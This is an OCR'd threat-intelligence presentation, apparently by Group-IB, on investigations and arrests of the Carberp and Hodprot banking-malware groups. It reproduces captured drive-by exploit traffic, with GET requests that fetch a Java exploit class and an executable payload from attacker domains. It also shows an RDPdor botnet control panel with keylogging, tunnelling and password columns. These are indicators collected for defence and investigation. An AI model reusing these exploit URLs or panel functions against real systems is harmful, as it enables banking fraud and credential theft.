
Carberp Group

Method of Propagation




GET http://rzd-rzd.ru/vb/ HTTP/1.1
GET http://rzd-rzd.ru/vb/ HTTP/1.1
GET http://rzd-rzdcomp.in/rzd5/buble.php?key=rtgddfg%26u=root HTTP/1.1
GET http://rzd-rzdcomp.in/rzd5/buble.php?key=rtgddfg%26u=root HTTP/1.1
GET http://3244923625/jb/av34v.class HTTP/1.1
GET http://3244923625/jb/av34v.class HTTP/1.1
GET http://3244923625/jb/av34v.class HTTP/1.1
GET http://3244923625/jb/av34v.class HTTP/1.1
GET http://3244923625/jb/av34v.class HTTP/1.1
GET http://3244923625/jb/av34v.class HTTP/1.1
GET http://rzd-rzdcomp.in/rzd5/exe.php?exp=newjava%26key=rtgddfg%26u=root HTTP/1.1
GET http://rzd-rzdcomp.in/rzd5/exe.php?exp=newjava%26key=rtgddfg%26u=root;1 HTTP/1.1

Carberp Control Panel




RDPdor Control Panel




Results of the Investigation

- ✓ Joint investigation in close cooperation with the **FSB** and **MVD** of the Russian Federation and **FOX-IT**;
- ✓ Results of the investigation is the detention of the criminal group (8 persons);
- ✓ World's first case when the entire online-banking criminal chain was arrested.

Hodprot Group



Carberp Control Panel



RDPdor Control Panel

xTerm Control center v3.0 (Extended)

| Main | Online hosts | All hosts | Update | Upload | Search | Key Logs | GAZ Sync | Service | Bot log | Access log | Debug logs | Users |

(clear all replys)

Statistics
Online: 132 Offline: 1143 Download: 22 Error: 47 Total: 1344

Types
[redacted]

all hostsall hostsno limitshow net

Uptime	First connect	Last Log	User	Passwds, last reply	NT Ver	Tags & comments	Commands
6 min	09.02.2012 07:23:59	9 min ago	Admin	Admin: [redacted]	4.2.2	zet -=spy comments=- tan -=spy cabs=- bss	Set tunnel Reset pwd upload rdp_reinst key-logs del
0 sec	21.02.2012 08:56:18	6 min ago			4.2.2	zet -=spy comments=- mystb_fx -=spy cabs=- bss	upload rdp_reinst del
3 hours	09.01.2012 03:29:19	6 min ago	Admin	Admin: [redacted]	4.2.2	zet -=spy comments=- lack -=spy cabs=- bss	Set tunnel Reset pwd upload rdp_reinst key-logs del
3 hours	13.02.2012 05:13:39	5 min ago	Admin	Admin: [redacted]	4.2.2	zet -=spy comments=- sms -=spy cabs=- bss	Set tunnel Reset pwd upload rdp_reinst key-logs del
41 min	13.02.2012 05:22:56	5 min ago	Admin	Admin: [redacted]	4.2.2	zet -=spy comments=- uralcib -=spy cabs=- bss	Set tunnel Reset pwd upload rdp_reinst key-logs del
17 min	15.02.2012 09:40:05	5 min ago	Anna	Reply: [21.02.2012 08:44:02] XTP[btw] [redacted]	4.2.2	zet -=spy comments=- sms -=spy cabs=- bss	Set tunnel Reset pwd upload rdp_reinst key-logs del
50 min	21.02.2012 07:53:05	5 min ago	ОООООО	ОООООО [redacted]	4.2.2	zet -=spy comments=- cvtb !!!! -=spy cabs=- bss	Set tunnel Reset pwd upload rdp_reinst del

Results of the Investigation

- ✓ Joint investigation in close cooperation with the **MVD** of the Russian Federation, **Sberbank** and **ESET**;
- ✓ Results of the investigation is the detention of the criminal group (6 persons).

Conclusion

- ✓Two of six active groups arrested;
- ✓Remaining four groups are under investigation;
- ✓Law enforcement officials are becoming more interested in such crimes;
- ✓With proper support, at least three criminal groups can be neutralized within eight months;
- ✓We expect a surge in theft, including from individuals, in June and July 2012.

Thank You!

GROUP IB

APWG

CSIS

FOX-IT
FOR A MORE SECURE SOCIETY

HOST exploit

LEXSI
INNOVATIVE SECURITY

eset

Group-IB

Sergey Grudinov

Deputy CEO

+7 (495) 661-55-38
grudinov@group-ib.ru
www.group-ib.com

+7 495 66I 55 38 www.group-ib.com www.letagroup.ru